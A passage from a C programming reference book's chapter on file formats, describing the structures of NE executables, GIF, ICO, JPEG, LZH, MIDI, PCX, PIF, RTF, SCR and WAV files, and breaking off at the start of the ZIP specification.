The resident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are resident in system memory and are never discarded. The resident-name strings are case-sensitive and are not null-terminated. The following list summarizes the values found in the resident-name table (the locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the length of a string. If there are no more strings in the table, this value is zero.
01h - xxh	Specifies the resident-name text. This string is case-sensitive and is not null-terminated.
xxh + 01h	Specifies an ordinal number that identifies the string. This number is an index into the entry table.

The first string in the resident-name table is the module name.

Module-Reference Table

The module-reference table contains offsets for module names stored in the imported-name table. Each entry in this table is 2 bytes long.

Imported-Name Table

The imported-name table contains the names of modules that the executable file imports. Each entry contains two parts: a single byte that specifies the length of the string and the string itself. The strings in this table are not null-terminated.

Entry Table

The entry table contains bundles of entry points from the executable file (the linker generates each bundle). The numbering system for these ordinal values is 1-based--that is, the ordinal value corresponding to the first entry point is 1. The linker generates the densest possible bundles under the restriction that it cannot reorder the entry points. This restriction is necessary because other executable files may refer to entry points within a given bundle by their ordinal values. The entry-table data is organized by bundle, each of which begins with a 2-byte header. The first byte of the header specifies the number of entries in the bundle (a value of 00h designates the end of the table). The second byte specifies whether the corresponding segment is movable or fixed. If the value in this byte is 0FFh, the segment is movable. If the value in this byte is 0FEh, the entry does not refer to a segment but refers, instead, to a constant defined within the module. If the value in this byte is neither 0FFh nor 0FEh, it is a segment index.

For movable segments, each entry consists of 6 bytes and has the following form:

Location	Description
00h	Specifies a byte value. This value can be a combination of the following bits:

Bit(s)	Meaning
0	If this bit is set, the entry is exported.
1	If this bit is set, the segment uses a global (shared) data segment.
3-7	If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other.

01h	Specifies an int 3fh instruction.
03h	Specifies the segment number.
04h	Specifies the segment offset.

For fixed segments, each entry consists of 3 bytes and has the following form:

Location	Description
00h	Specifies a byte value. This value can be a combination of the following bits:

Bit(s)	Meaning
0	If this bit is set, the entry is exported.
1	If this bit is set, the entry uses a global (shared) data segment. (This may be set only for SINGLEDATA library modules.)
3-7	If the executable file contains code that performs ring transitions, these bits specify the number of words that compose the stack. At the time of the ring transition, these words must be copied from one ring to the other.

01h	Specifies an offset.
-----	----------------------

Nonresident-Name Table

The nonresident-name table contains strings that identify exported functions in the executable file. As the name implies, these strings are not always resident in system memory and are discardable. The nonresident-name strings are case-sensitive; they are not null-terminated. The following list summarizes the values found in the nonresident-name table (the specified locations are relative to the beginning of each entry):

Location	Description
00h	Specifies the length, in bytes, of a string. If this byte is 00h, there are no more strings in the table.
01h - xxh	Specifies the nonresident-name text. This string is case-sensitive and is not null-terminated.
xx + 01h	Specifies an ordinal number that is an index to the entry table.

The first name that appears in the nonresident-name table is the module description string (which was specified in the module-definition file).

Code Segments and Relocation Data

Code and data segments follow the Windows header. Some of the code segments may contain calls to functions in other segments and may, therefore, require relocation data to resolve those references. This relocation data is stored in a relocation table that appears immediately after the code or data in the segment. The first 2 bytes in this table specify the number of relocation items the table contains. A relocation item is a collection of bytes specifying the following information:

Address type (segment only, offset only, segment and offset)
Relocation type (internal reference, imported ordinal, imported name)
Segment number or ordinal identifier (for internal references)
Reference-table index or function ordinal number (for imported ordinals)
Reference-table index or name-table offset (for imported names)

Each relocation item contains 8 bytes of data, the first byte of which specifies one of the following relocation-address types:

Value	Meaning
0	Low byte at the specified offset
2	16-bit selector
3	32-bit pointer
5	16-bit offset
11	48-bit pointer
13	32-bit offset

The second byte specifies one of the following relocation types:

Value	Meaning
0	Internal reference
1	Imported ordinal
2	Imported name
3	OSFIXUP

The third and fourth bytes specify the offset of the relocation item within the segment. If the relocation type is imported ordinal, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify a function ordinal value. If the relocation type is imported name, the fifth and sixth bytes specify an index to a module's reference table and the seventh and eighth bytes specify an offset to an imported-name table. If the relocation type is internal reference and the segment is fixed, the fifth byte specifies the segment number, the sixth byte is zero, and the seventh and eighth bytes specify an offset to the segment. If the relocation type is internal reference and the segment is movable, the fifth byte specifies 0FFh, the sixth byte is zero; and the seventh and eighth bytes specify an ordinal value found in the segment's entry table.

72.9 GIF

The Graphics Interchange Format (tm) was created by Compuserve Inc. as a standard for the storage and transmission of raster-based graphics information, i.e. images. A GIF file may contain several images, which are to be displayed overlapping and without any delay between the images. The image data itself is compressed using a LZW scheme. Please note that the LZW algorithm is patented by UniSys and that since Jan.1995 royalties to Compuserve are due for every software that implements GIF images. The GIF file consists of a global GIF header, one or more image blocks and optionally some GIF extensions.

OFFSET	Count	TYPE	Description
0000h	6	char	ID='GIF87a', ID='GIF89a' This ID may be viewed as a version number
0006h	1	word	Image width
0008h	1	word	Image height
000Ah	1	byte	bit mapped 0-2 - bits per pixel -1 3 - reserved 4-6 - bits of color resolution 7 - Global color map follows image descriptor
000Bh	1	byte	Color index of screen background
000Ch	1	byte	reserved

The global color map immediately follows the screen descriptor and has the size (2**BitsPerPixel), and has the RGB colors for each color index. 0 is none, 255 is full intensity. The bytes are stored in the following format :

OFFSET	Count	TYPE	Description
0000h	1	byte	Red component
0001h	1	byte	Green component
0002h	1	byte	Blue component

After the first picture, there may be more pictures attached in the file which overlay the first picture or parts of the first picture. The Image Descriptor defines the actual placement and extents of the following image within the space defined in the Screen Descriptor. Each Image Descriptor is introduced by an image separator character. The role of the Image Separator is simply to provide a synchronization character to introduce an Image Descriptor, the image separator is defined as ",", 02Ch, Any characters encountered between the end of a previous image and the image separator character are to be ignored.

The format of the Image descriptor looks like this :

OFFSET	Count	TYPE	Description
0000h	1	char	Image separator ID=','
0001h	1	word	Left offset of image
0003h	1	word	Upper offset of image
0005h	1	word	Width of image
0007h	1	word	Height of image
0009h	1	byte	Palette description - bitmapped 0-2 - Number of bits per pixel-1 3-5 - reserved (0) 6 - Interlaced / sequential image 7 - local / global color map, ignore bits 0-2

To provide for some possibility of an extension of the GIF files, a special extension block introducer can be added after the GIF data block. The block has the following structure :

OFFSET	Count	TYPE	Description
0000h	1	char	ID='!'
0001h	1	byte	Extension ID
0002h	?	rec	
	1	word	Byte count
	?	byte	Extra data
????h	1	byte	Zero byte count - terminates extension block.

72.10 ICO

An icon-resource file contains image data for icons used by Windows applications. The file consists of an icon directory identifying the number and types of icon images in the file, plus one or more icon images. The default filename extension for an icon-resource file is .ICO.

Icon Directory

Each icon-resource file starts with an icon directory. The icon directory, defined as an ICONDIR structure, specifies the number of icons in the resource and the dimensions and color format of each icon image. The ICONDIR structure has the following form:

```
typedef struct ICONDIR {
    WORD        idReserved;
    WORD        idType;
    WORD        idCount;
    ICONDIRENTRY idEntries[1];
} ICONHEADER;
```

Following are the members in the ICONDIR structure:

idReserved	Reserved; must be zero.
idType	Specifies the resource type. This member is set to 1.
idCount	Specifies the number of entries in the directory.
idEntries	Specifies an array of ICONDIRENTRY structures containing information about individual icons. The idCount member specifies the number of structures in the array.

The ICONDIRENTRY structure specifies the dimensions and color format for an icon. The structure has the following form:

```
struct IconDirectoryEntry {
    BYTE bWidth;
    BYTE bHeight;
    BYTE bColorCount;
    BYTE bReserved;
    WORD wPlanes;
    WORD wBitCount;
    DWORD dwBytesInRes;
    DWORD dwImageOffset;
};
```

Following are the members in the ICONDIRENTRY structure:

bWidth	Specifies the width of the icon, in pixels. Acceptable values are 16, 32, and 64.
bHeight	Specifies the height of the icon, in pixels. Acceptable values are 16, 32, and 64.
bColorCount	Specifies the number of colors in the icon. Acceptable values are 2, 8, and 16.
bReserved	Reserved; must be zero.
wPlanes	Specifies the number of color planes in the icon bitmap.
wBitCount	Specifies the number of bits in the icon bitmap.
dwBytesInRes	Specifies the size of the resource, in bytes.
dwImageOffset	Specifies the offset, in bytes, from the beginning of the file to the icon image.

Icon Image

Each icon-resource file contains one icon image for each image identified in the icon directory. An icon image consists of an icon-image header, a color table, an XOR mask, and an AND mask. The icon image has the following form:

BITMAPINFOHEADER	icHeader;
RGBQUAD	icColors[];
BYTE	icXOR[];
BYTE	icAND[];

The icon-image header, defined as a BITMAPINFOHEADER structure, specifies the dimensions and color format of the icon bitmap. Only the biSize through biBitCount members and the biSizeImage member are used. All other members (such as biCompression and biClrImportant) must be set to zero. The color table, defined as an array of RGBQUAD structures, specifies the colors used in the XOR mask. As with the color table in a bitmap file, the biBitCount member in the icon-image header determines the number of elements in the array. For more information about the color table, see Section "Bitmap-File Formats."

The XOR mask, immediately following the color table, is an array of BYTE values representing consecutive rows of a bitmap. The bitmap defines the basic shape and color of the icon image. As with the bitmap bits in a bitmap file, the bitmap data in an icon-resource file is organized in scan lines, with each byte representing one or more pixels, as defined by the color format. For more information about these bitmap bits, see Section "Bitmap-File Formats."

The AND mask, immediately following the XOR mask, is an array of BYTE values, representing a monochrome bitmap with the same width and height as the XOR mask. The array is organized in scan lines, with each byte representing 8 pixels.

When Windows draws an icon, it uses the AND and XOR masks to combine the icon image with the pixels already on the display surface. Windows first applies the AND mask by using a

bitwise AND operation; this preserves or removes existing pixel color. Windows then applies the XOR mask by using a bitwise XOR operation. This sets the final color for each pixel.

The following illustration shows the XOR and AND masks that create a monochrome icon (measuring 8 pixels by 8 pixels) in the form of an uppercase K:

Windows Icon Selection

Windows detects the resolution of the current display and matches it against the width and height specified for each version of the icon image. If Windows determines that there is an exact match between an icon image and the current device, it uses the matching image. Otherwise, it selects the closest match and stretches the image to the proper size.

If an icon-resource file contains more than one image for a particular resolution, Windows uses the icon image that most closely matches the color capabilities of the current display. If no image matches the device capabilities exactly, Windows selects the image that has the greatest number of colors without exceeding the number of display colors. If all images exceed the color capabilities of the current display, Windows uses the icon image with the least number of colors.

72.11 JPEG

Format of a JPEG block (all data is in Motorola byte order) :

OFFSET	Count	TYPE	Description
0000h	1	word	Block ID 0FFD8h - JPEG signature block(4 chars="JFIF") 0FFC0h - JPEG color information 0FFC1h - JPEG color information
0002h	1	word	Block size in bytes, without ID word.

Format of JPEG color information (motorola byte order) :

OFFSET	Count	TYPE	Description
0000h	1	byte	1=Grayscale image
0001h	1	word	Height
0003h	1	word	Width

Another try for JPEG identification could be this one :

OFFSET	Count	TYPE	Description
0000h	1	dword	ID=FFD9FFE0h ID=FFD8FFE0h Big endian JPEG file (Intel) ID=E0FFD8FFh Little endian JPEG file (Motorola)

72.12 LZH

The LHArc/LHA archiver is a multi platform archiver made by Haruyasu Yoshizaki, which has a relatively good compression. It uses more or less the same technology like the ZIP programs by Phil Katz. There was a hack named "ICE", which had only the graphic characters displayed on decompression changed.

OFFSET	Count	TYPE	Description
0000h	1	byte	Size of archived file header
0001h	1	byte	Checksum of remaining bytes
0002h	3	char	ID='-lh' ID='-lz'
0005h	1	char	Compression methods used (see table 0005)
0006h	1	char	ID='-.'
0007h	1	dword	Compressed size
000Bh	1	dword	Uncompressed size
000Fh	1	dword	Original file date/time (see table 0009)
0013h	1	word	File attribute
0015h	1	byte	Filename / path length in bytes ="LEN"
0016h	"LEN"	char	Filename / path
0018h + "LEN"	1	word	CRC-16 of original file

(Table 0005)
LHArc compression types
"0" - No compression
"1" - LZW, 4K buffer, Huffman for upper 6 bits of position
"2" - unknown
"3" - unknown
"4" - LZW, Arithmetic Encoding
"5" - LZW, Arithmetic Encoding
"s" - LHa 2.x archive?
"\ " - LHa 2.x archive?
"d" - LHa 2.x archive?

72.13 MIDI

The MIDI file format is used to store MIDI song data on disk. The discussed version of the MIDI file spec is the approved MIDI Manufacturers' Associations format version 0.06 of (3/88). The contact address is listed in the addresses file. Version 1.0 is technically identical but the description has been rewritten. The description was made by Dave Oppenheim, most of the text was taken right out of his document.

MIDI files contain one or more MIDI streams, with time information for each event. Song, sequence, and track structures, tempo and time signature information, are all

supported. Track names and other descriptive information may be stored with the MIDI data. This format supports multiple tracks and multiple sequences so that if the user of a program which supports multiple tracks intends to move a file to another one, this format can allow that to happen.

The MIDI files are block oriented files, currently only 2 block types are defined, header and track data. Opposed to the IFF and RIFF formats, no global header is given, so that the validation must be done by adding the different block sizes.

A MIDI file always starts with a header block, and is followed by one or more track block.

The format of the header block :

OFFSET	Count	TYPE	Description
0000h	4	char	ID='MThd'
0004h	1	dword	Length of header data (=6)
0008h	1	word	Format specification 0 - one, single multi-channel track 1 - one or more simultaneous tracks 2 - one or more sequentially independent single-track patterns
000Ah	1	word	Number of track blocks in the file
000Ch	1	int	Unit of delta-time values. If negative : Absolute of high byte : Number of frames per second. Low byte : Resolution within one frame If positive, division of a quarter-note.

The track data format :

The MTrk block type is where actual song data is stored. It is simply a stream of MIDI events (and non-MIDI events), preceded by delta-time values.

Some numbers in MTrk blocks are represented in a form called a variable-length quantity. These numbers are represented 7 bits per byte, most significant bits first. All bytes except the last have bit 7 set, and the last byte has bit 7 clear. If the number is between 0 and 127, it is thus represented exactly as one byte. Since this explanation might not be too clear, some examples :

Number (hex)	Representation (hex)
00000000	00
00000040	40
0000007F	7F
00000080	81 00
00002000	C0 00
00003FFF	FF 7F
001FFFFF	FF FF 7F
08000000	C0 80 80 00
0FFFFFFF	FF FF FF 7F

The largest number which is allowed is 0FFFFFFF so that the variable-length representation must fit in 32 bits in a routine to write variable-length numbers.

Each track block contains one or more MIDI events, each event consists of a delta-time and the number of the event. The delta-time is stored as a variable-length quantity and represents the time to delay before the following event. A delta-time of 0 means, that the event occurs simultaneous with the previous event or occurs right at the start of a track. The delta-time unit is specified in the header block.

Format of track information block :

OFFSET	Count	TYPE	Description
0000h	4	char	ID='MTrk'
0004h	1	dword	Length of header data
0008h	?	rec	<delta-time>, <event>

Three types of events are defined, MIDI event, system exclusive event and meta event. The first event in a file must specify status; delta-time itself is not an event. Meta events are non-MIDI informations.

The format of the meta event :

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=FFh
0001h	1	byte	Type (<=128)
0002h	?	?	Length of the data, 0 if no data stored as variable length quantity
	?	byte	Data

A few meta-events are defined. It is not required for every program to support every meta-event. Meta-events initially defined include:

FF 00 02 ssss Sequence Number

This optional event, which must occur at the beginning of a track, before any nonzero delta-times, and before any transmittable MIDI events, specifies the number of a sequence.

FF 01 len text Text Event

Any amount of text describing anything. It is a good idea to put a text event right at the beginning of a track, with the name of the track, a description of its intended orchestration, and any other information which the user wants to put there. Programs on a computer which does not support non-ASCII characters should ignore those characters with the hi-bit set. Meta event types 01 through 0F are reserved for various types of text events, each of which meets the specification of text events(above) but is used for a different purpose:

FF 02 len text Copyright Notice

Contains a copyright notice as printable ASCII text. The notice should contain the characters (C), the year of the copyright, and the owner of the copyright. If several pieces of music are in the same MIDI file, all of the copyright notices should be placed together in this event so that

it will be at the beginning of the file. This event should be the first event in the first track block, at time 0.

FF 03 len text Sequence/Track Name

If in a format 0 track, or the first track in a format 1 file, the name of the sequence. Otherwise, the name of the track.

FF 04 len text Instrument Name

A description of the type of instrumentation to be used in that track.

FF 05 len text Lyric

A lyric to be sung. Generally, each syllable will be a separate lyric event which begins at the event's time.

FF 06 len text Marker

Normally in a format 0 track, or the first track in a format 1 file. The name of that point in the sequence, such as a rehearsal letter or section name ("First Verse", etc.).

FF 07 len text Cue Point

A description of something happening on a film or video screen or stage at that point in the musical score ("Car crashes into house", "curtain opens", "she slaps his face", etc.)

FF 2F 00 End of Track

This event is not optional. It is included so that an exact ending point may be specified for the track, so that it has an exact length, which is necessary for tracks which are looped or concatenated.

FF 51 03 tttttt Set Tempo, in microseconds per MIDI quarter-note

This event indicates a tempo change. Another way of putting "microseconds per quarter-note" is "24ths of a microsecond per MIDI clock". Representing tempos as time per beat instead of beat per time allows absolutely exact dword-term synchronization with a time-based sync protocol such as SMPTE time code or MIDI time code. This amount of accuracy provided by this tempo resolution allows a four-minute piece at 120 beats per minute to be accurate within 500 usec at the end of the piece. Ideally, these events should only occur where MIDI clocks would be located. Q this convention is intended to guarantee, or at least increase the likelihood, of compatibility with other synchronization devices so that a time signature/tempo map stored in this format may easily be transferred to another device.

FF 54 05 hr mn se fr ff SMPTE Offset

This event, if present, designates the SMPTE time at which the track block is supposed to start. It should be present at the beginning of the track, that is, before any nonzero delta-times, and before any transmittable MIDI events. The hour must be encoded with the SMPTE format, just as it is in MIDI Time Code. In a format 1 file, the SMPTE Offset must be stored with the tempo map, and has no meaning in any of the other tracks. The ff field contains fractional frames, in 100ths of a frame, even in SMPTE-based tracks which specify a different frame subdivision for delta-times.

806 A to Z of C

FF 58 04 nn dd cc bb Time Signature

The time signature is expressed as four numbers. nn and dd represent the numerator and denominator of the time signature as it would be notated. The denominator is a negative power of two: 2 represents a quarter-note, 3 represents an eighth-note, etc. The cc parameter expresses the number of MIDI clocks in a metronome click. The bb parameter expresses the number of notated 32nd-notes in a MIDI quarter-note (24 MIDI Clocks).

FF 59 02 sf mi Key Signature

- sf = -7: 7 flats
 - sf = -1: 1 flat
 - sf = 0: key of C
 - sf = 1: 1 sharp
 - sf = 7: 7 sharps
-
- mi = 0: major key
 - mi = 1: minor key

FF 7F len data Sequencer-Specific Meta-Event

Special requirements for particular sequencers may use this event type: the first byte or bytes of data is a manufacturer ID. However, as this is an interchange format, growth of the spec proper is preferred to use of this event type. This type of event may be used by a sequencer which elects to use this as its only file format; sequencers with their established feature-specific formats should probably stick to the standard features when using this format.

The system exclusive event is used as an escape to specify arbitrary bytes to be transmitted. The system exclusive event has two forms, to compensate for some manufacturer-specific modes, the F7h event is used if a F0h is to be transmitted. Each system exclusive event must end with an F7h event.

The format of a system exclusive event :

OFFSET	Count	TYPE	Description
0000h	1	byte	ID=F0h,ID=F7h
0001h	?	?	Length as variable length qty.
	?	byte	bytes to be transmitted

72.14 PCX

The PCX files are created by the programs of the ZSoft Paintbrush family and the FRIEZE package by the same manufacturer. A PCX file contains only one image, the data for this image and possibly palette information for this image. The encoding scheme used for PCX encoding is a simple RLE mechanism, see ALGRTHMS.txt for further information. A PCX image is stored from the upper scan line to the lower scan line.

The size of a decoded scan line is always an even number, thus one additional byte should always be allocated for the decoding buffer.

The header has a fixed size of 128 bytes and looks like this :

OFFSET	Count	TYPE	Description
0000h	1	byte	Manufacturer. 10=ZSoft
0001h	1	byte	Version information 0=PC Paintbrush v2.5 2=PC Paintbrush v2.8 w palette information 3=PC Paintbrush v2.8 w/o palette information 4=PC Paintbrush/Windows 5=PC Paintbrush v3.0+
0002h	1	byte	Encoding scheme, 1 = RLE, none other known
0003h	1	byte	Bits per pixel
0004h	1	word	left margin of image
0006h	1	word	upper margin of image
0008h	1	word	right margin of image
000Ah	1	word	lower margin of image
000Ch	1	word	Horizontal DPI resolution
000Eh	1	word	Vertical DPI resolution
0010h	48	byte	Color palette setting for 16-color images 16 RGB triplets
0040h	1	byte	reserved
0041h	1	byte	Number of color planes = "NCP"
0042h	1	word	Number of bytes per scanline (always even, use instead of right margin-left margin). ="NBS"
0044h	1	word	Palette information 1=color/bw palette 2=grayscale image
0046h	1	word	Horizontal screen size
0048h	1	word	Vertical screen size
004Ah	54	byte	reserved, set to 0

The space needed to decode a single scan line is "NCP"*"NBS" bytes, the last byte may be a junk byte which is not displayed. After the image data, if the version number is 5 (or greater?) there possibly is a VGA color palette. The color ranges from 0 to 255, 0 is zero intensity, 255 is full intensity. The palette has the following format :

OFFSET	Count	TYPE	Description
0000h	1	byte	VGA palette ID (=0Ch)
0001h	768	byte	RGB triplets with palette information

72.15 PIF

The Program Information Files have stayed a long time with the PC. They originated from IBMs Topview, were carried on by DoubleView and DesqView, and today they are used by Windows and Windows NT. The PIF files store additional information about executables that are foreign to the running multitasking system such as resource usage, keyboard and mouse virtualization and hotkeys. The original (Topview) PIF had a size of

171h bytes, after that, there come the various extensions for the different operating environments. The different extensions are discussed in their own sections.

OFFSET	Count	TYPE	Description
0000h	1	byte	reserved
0001h	1	byte	Checksum
0002h	30	char	Title for the window
0020h	1	word	Maximum memory reserved for program
0022h	1	word	Minimum memory reserved for program
0024h	63	char	Path and filename of the program
0063h	1	byte	0 - Do not close window on exit other - Close window on exit
0064h	1	byte	Default drive (0=A: ??)
0065h	64	char	Default startup directory
00A5h	64	char	Parameters for program
00E5h	1	byte	Initial screen mode, 0 equals mode 3 ?
00E6h	1	byte	Text pages to reserve for program
00E7h	1	byte	First interrupt used by program
00E8h	1	byte	Last interrupt used by program
00E9h	1	byte	Rows on screen
00EAh	1	byte	Columns on screen
00EBh	1	byte	X position of window
00ECh	1	byte	Y position of window
00EDh	1	word	System memory ?? whatever
00EFh	64	char	?? Shared program path
012Fh	64	char	?? Shared program data file
016Fh	1	word	Program flags

72.16 RTF

RTF text is a form of encoding of various text formatting properties, document structures, and document properties, using the printable ASCII character set. Special characters can be also thus encoded, although RTF does not prevent the utilization of character codes outside the ASCII printable set. The main encoding mechanism of "control words" provides a name space that may be later used to expand the realm of RTF with macros, programming, etc.

1. BASIC INGREDIENTS

Control words are of the form:

\\lettersequence <delimiter> where <delimiter>. is:

- . a space: the space is part of the control word.
- . a digit or - means that a parameter follows. The following digit sequence is then delimited by a space or any other non-letter-or-digit as for control words.

. any other non-letter-or digit: terminates the control word, but is not a part of the control word.

By "letter:", here we mean just the upper and lower case ASCII letters.

Control symbols consist of a \ character followed by a single non-letter. They require no further delimiting.

Notes: control symbols are compact, but there are not too many of them. The number of possible control words are not limited.

The parameter is partially incorporated in control symbols, so that a program that does not understand a control symbol can recognize and ignore the corresponding parameter as well.

In addition to control words and control symbols, there are also the braces:

{ group start, and

} group end. The text grouping will be used for formatting

and to delineate document structure - such as the footnotes, headers, title, and so on. The control words, control symbols, and braces constitute control information. All other characters in RTF text constitute "plain text".

Since the characters \, {, and } have specific uses in RTF, the control symbols \\, \{, and \} are provided to express the corresponding plain characters.

2. WHAT RTF TEXT MEANS (SEMANTICS)

The reader of a RTF stream will be concerned with:

Separating control information from plain text. Acting on control information. This is designed to be a relatively simple process, as described below. Some control information just contributes special characters to the plain text stream. Other information serves to change the "program state" which includes properties of the document as a whole and also a stack of "group states" that apply to parts. Note that the group state is saved by the { brace and is restored by the } brace. The current group state specifies:

1. the "destination" or part of the document that the plain text is building up.
2. the character formatting properties - such as bold or italic.
3. the paragraph formatting properties - such as justified.
4. the section formatting properties - such as number of columns.

Collecting and properly disposing of the remaining "plain text" as directed by the current group state.

In practice the RTF reader will proceed as follows:

810 A to Z of C

0. read next char

1. if = {

stack current state. current state does not change.
continue.

2. if = }

unstack current state from stack. this will change the state in general.

3. if = \

collect control word/control symbol and parameter, if any. look up word/symbol in symbol table (a constant table) and act according to the description there. The different actions are listed below. Parameter is left available for use by the action.

Leave read pointer before or after the delimiter, as appropriate.

After the action, continue.

4. otherwise, write "plain text" character to current destination using current formatting properties.

Given a symbol table entry, the possible actions are as follows:

A. Change destination:

change destination to the destination described in the entry.

Most destination changes are legal only immediately after a { .

Other restrictions may also apply (for example, footnotes may not be nested.)

B. Change formatting property:

The symbol table entry will describe the property and whether the parameter is required.

C. Special character:

The symbol table entry will describe the character code..

goto 4.

D. End of paragraph

This could be viewed as just a special character.

E. End of section

This could be viewed as just a special character.

F. Ignore

3. SPECIAL CHARACTERS

The special characters are explained as they exist in Mac Word. Clearly, other characters may be added for interchange with other programs. If a character name is not recognized by a reader, according to the rules described above, it will be simply ignored.

\chpgn	current page number (as in headers)
\chftn	auto numbered footnote reference (footnote to follow in a group)
\chpict	placeholder character for picture (picture to follow in a group)
\chdate	current date (as in headers)
\chtime	current time (as in headers)
\	formula character
\~	non-breaking space
\-	non-required hyphen
_	non-breaking hyphen
\page	required page break
\line	required line break (no paragraph break)
\par	end of paragraph.
\sect	end of section and end of paragraph.
\tab	same as ASCII 9

For simplicity of operation, the ASCII codes 9 and 10 will be accepted as \tab and \par respectively. ASCII 13 will be ignored. The control code \<10> will be ignored. It may be used to include "soft" carriage returns for easier readability but which will have no effect on the interpretation.

4. DESTINATIONS

The change of destination will reset all properties to default. Changes are legal only at the beginning of a group (by group here we mean the text and controls enclosed in braces.)

\rtf<param>	The destination is the document. The parameter is the version number of the writer. This destination preceded by { the beginnings of RTF documents and the corresponding } marks the end. Legal only once after the initial {. Small scale interchange of RTF where other methods for marking the end of string are available, as in a string constant, need not include this identification but will start with this destination as the default.
\pict	The destination is a picture. The group must immediately follow a \chpict character. The plain text describes the picture as a hex dump (string of characters 0,1,...9, a, ..., e, f.)
\footnote	The destination is a footnote text. The group must immediately follow the footnote reference character(s).
\header	The destination is the header text for the current section. The group must precede the first plain text character in the section.
\headerl	Same as above, but header for left-hand pages.
\headerr	Same as above, but header for right-hand pages.
\headerf	Same as above, but header for first page.
\footer	Same as above, but footer.
\footerl	Same as above, but footer for left-hand pages.
\footerr	Same as above, but footer for right-hand pages.
\footerf	Same as above, but header for first page.
\ftnsep	Same as above, but text is footnote separator
\ftnsepc	Same as above, but text is separator for continued footnotes.

\ftncn	Same as above, but text is continued footnote notice.
\info	text is information block for the document. Parts of the text is further classified by "properties" of the text that are listed below - such as "title". These are not formatting properties, but a device to delimit and identify parts of the info from the text in the group.
\stylesheet	text is the style sheet for the document. More precisely, text between semicolons are taken to be style names which will be defined to stand for the formatting properties which are in effect.
\fonttbl	font table. See below.
\colortbl	color table. See below.
\comment	text will be ignored.

5. DOCUMENT FORMATTING PROPERTIES

(000 stands for a number which may be signed)

\paperw000	paper width in twips	12240
\paperh000	paper height	15840
\margl000	left margin	1800
\margr000	right margin	1800
\margt000	top margin	1440
\margb000	bottom margin	1440
\facingp	facing pages	
\gutter000	gutter width	
\defstab000	default tab width	720
\widowctrl	enable widow control	
\endnotes	footnotes at end of section	
\ftnbj	footnotes at bottom of page	default
\ftntj	footnotes beneath text (top just)	
\ftnstart000	starting footnote number	1
\ftnrestart	restart footnote numbers each page	
\pgnstart000	starting page number	1
\linestart000	starting line number	1
\landscape	printed in landscape format	

(the "next file" property will be encoded in the info text)

6. SECTION FORMATTING PROPERTIES

\sectd	reset to default section properties	
\nobreak	break code	
\colbreak	break code	default
\pagebreak	break code	
\evenbreak	break code	
\oddbreak	break code	
\pgnrestart	restart page numbers at 1	
\pgndec	page number format decimal	default

\pgnucrm	page number format uc roman	
\pgnlcrm	page number format lc roman	
\pgnucltr	page number format uc letter	
\pgncltr	page number format lc letter	
\pgnx000	auto page number x pos	720
\pgny000	auto page number y pos	720
\linemod000	line number modulus	
\linex000	line number - text distance	360
\linerestart	line number restart at 1	default
\lineppage	line number restart on each page	
\linecont	line number continued from prev section	
\headery000	header y position from top of page	720
\footery000	footer y position from bottom of page	720
\cols000	number of columns	1
\colsx000	space between columns	720
\endnhere	include endnotes in this section	
\titlepg	title page is special	

7. PARAGRAPH FORMATTING PROPERTIES

\pard	reset to default para properties.
\s000	style
\ql	quad left (default)
\qr	right
\qj	justified
\qc	centered
\fi000	first line indent
\li000	left indent
\ri000	right indent
\sb000	space before
\sa000	space after
\sl000	space between lines
\keep	keep
\keepn	keep with next para
\sbys	side by side
\pagebb	page break before
\noline	no line numbering
\brdrt	border top
\brdrb	border bottom
\brdrl	border left
\brdr	border right
\box	border all around
\brdrs	single thickness
\brdrth	thick
\brdrsh	shadow
\brdrdb	double

\tx000	tab position
\tqr	right flush tab (these apply to last specified pos)
\tqc	centered tab
\tqdec	decimal aligned tab
\tldot	leader dots
\tlhyph	leader hyphens
\tlul	leader underscore
\tlth	leader thick line

8. CHARACTER FORMATTING PROPERTIES

\plain	reset to default text properties.	
\b	bold	
\i	italic	
\strike	strikethrough	
\outl	outline	
\shad	shadow	
\scaps	small caps	
\caps	all caps	
\v	invisible text	
\f000	font number n	
\fs000	font size in half points	24
\ul	underline	
\ulw	word underline	
\uld	dotted underline	
\uldb	double underline	
\up000	superscript in half points	
\dn000	subscript in half points	

9. INFO GROUP

The plain text in the group is used to specify the various fields of the information block. The current field may be thought of as a particular setting of the "sub-destination" property of the text..

\title	following plain text is the title
\subject	following text is the subject
\operator	
\author	
\keywords	
\doccomm	comments (not to be confused with \comment)
\version	
\nextfile	following text is name of "next" file

The other properties assign their parameters directly to the

info block.

\verno000	internal version number
\creatim	creation time follows
\yr000	year to be assigned to previously specified timefield
\mo000	
\dy000	
\hr000	
\min000	
\sec000	
\revtim	revision time follows
\printtim	print time follows
\buptim	backup time follows
\edmins00	editing minutes
\nofpages000	
\nofwords000	
\noofchars000	
\id000	internal ID number

72.17 SCR

SCR files are Windows EXE files (EXE NE) with the extension SCR. Windows calls the .SCR file with two command-line options:

/s	to launch the screensaver
/c	to configure the screensaver

For the windows control panel to recognise the screensaver, the program's module description string must begin with SCRNSAVE: (in uppercase). So, if writing a Visual Basic screensaver, simply set the application title to something like "SCRNSAVE:My Screensaver"

To create a new screen saver simply write a program that checks the command-line option when starting and performs the appropriate action. The display should use a full-screen window (usually with a black background) and should end when any key is pressed or when the mouse is moved.

Compile the program to .SCR.

72.18 WAV

The Windows .WAV files are RIFF format files. Some programs expect the fmt block right behind the RIFF header itself, so your programs should write out this block as the first block in the RIFF file.

The subblocks for the wave files are
RiffBLOCK [data]

816 A to Z of C

This block contains the raw sample data. The necessary information for playback is contained in the [fmt] block.

RiffBLOCK [fmt]

This block contains the data necessary for playback of the sound files. Note the blank after fmt !

OFFSET	Count	TYPE	Description
0000h	1	word	Format tag 1 = PCM (raw sample data) 2 etc. for APCDM, a-Law, u-Law ...
0002h	1	word	Channels (1=mono,2=stereo,...)
0004h	1	dword	Sampling rate
0008h	1	dword	Average bytes per second (=sampling rate*channels)
000Ch	1	word	Block alignment / reserved ??
000Eh	1	word	Bits per sample (8/12/16-bit samples)

RiffBLOCK [loop]

This block is for looped samples. Very few programs support this block, but if your program changes the wave file, it should preserve any unknown blocks.

OFFSET	Count	TYPE	Description
0000h	1	dword	Start of sample loop
0004h	1	dword	End of sample loop

72.19 ZIP

Following is the official documenation of PKZIP.

PKZIP® Application Note

File: APPNOTE.TXT - .ZIP File Format Specification

Version: 4.0

Revised: 11/01/2000

- I. Disclaimer
- II. General Format of a .ZIP file
 - A. Local file header
 - B. File data
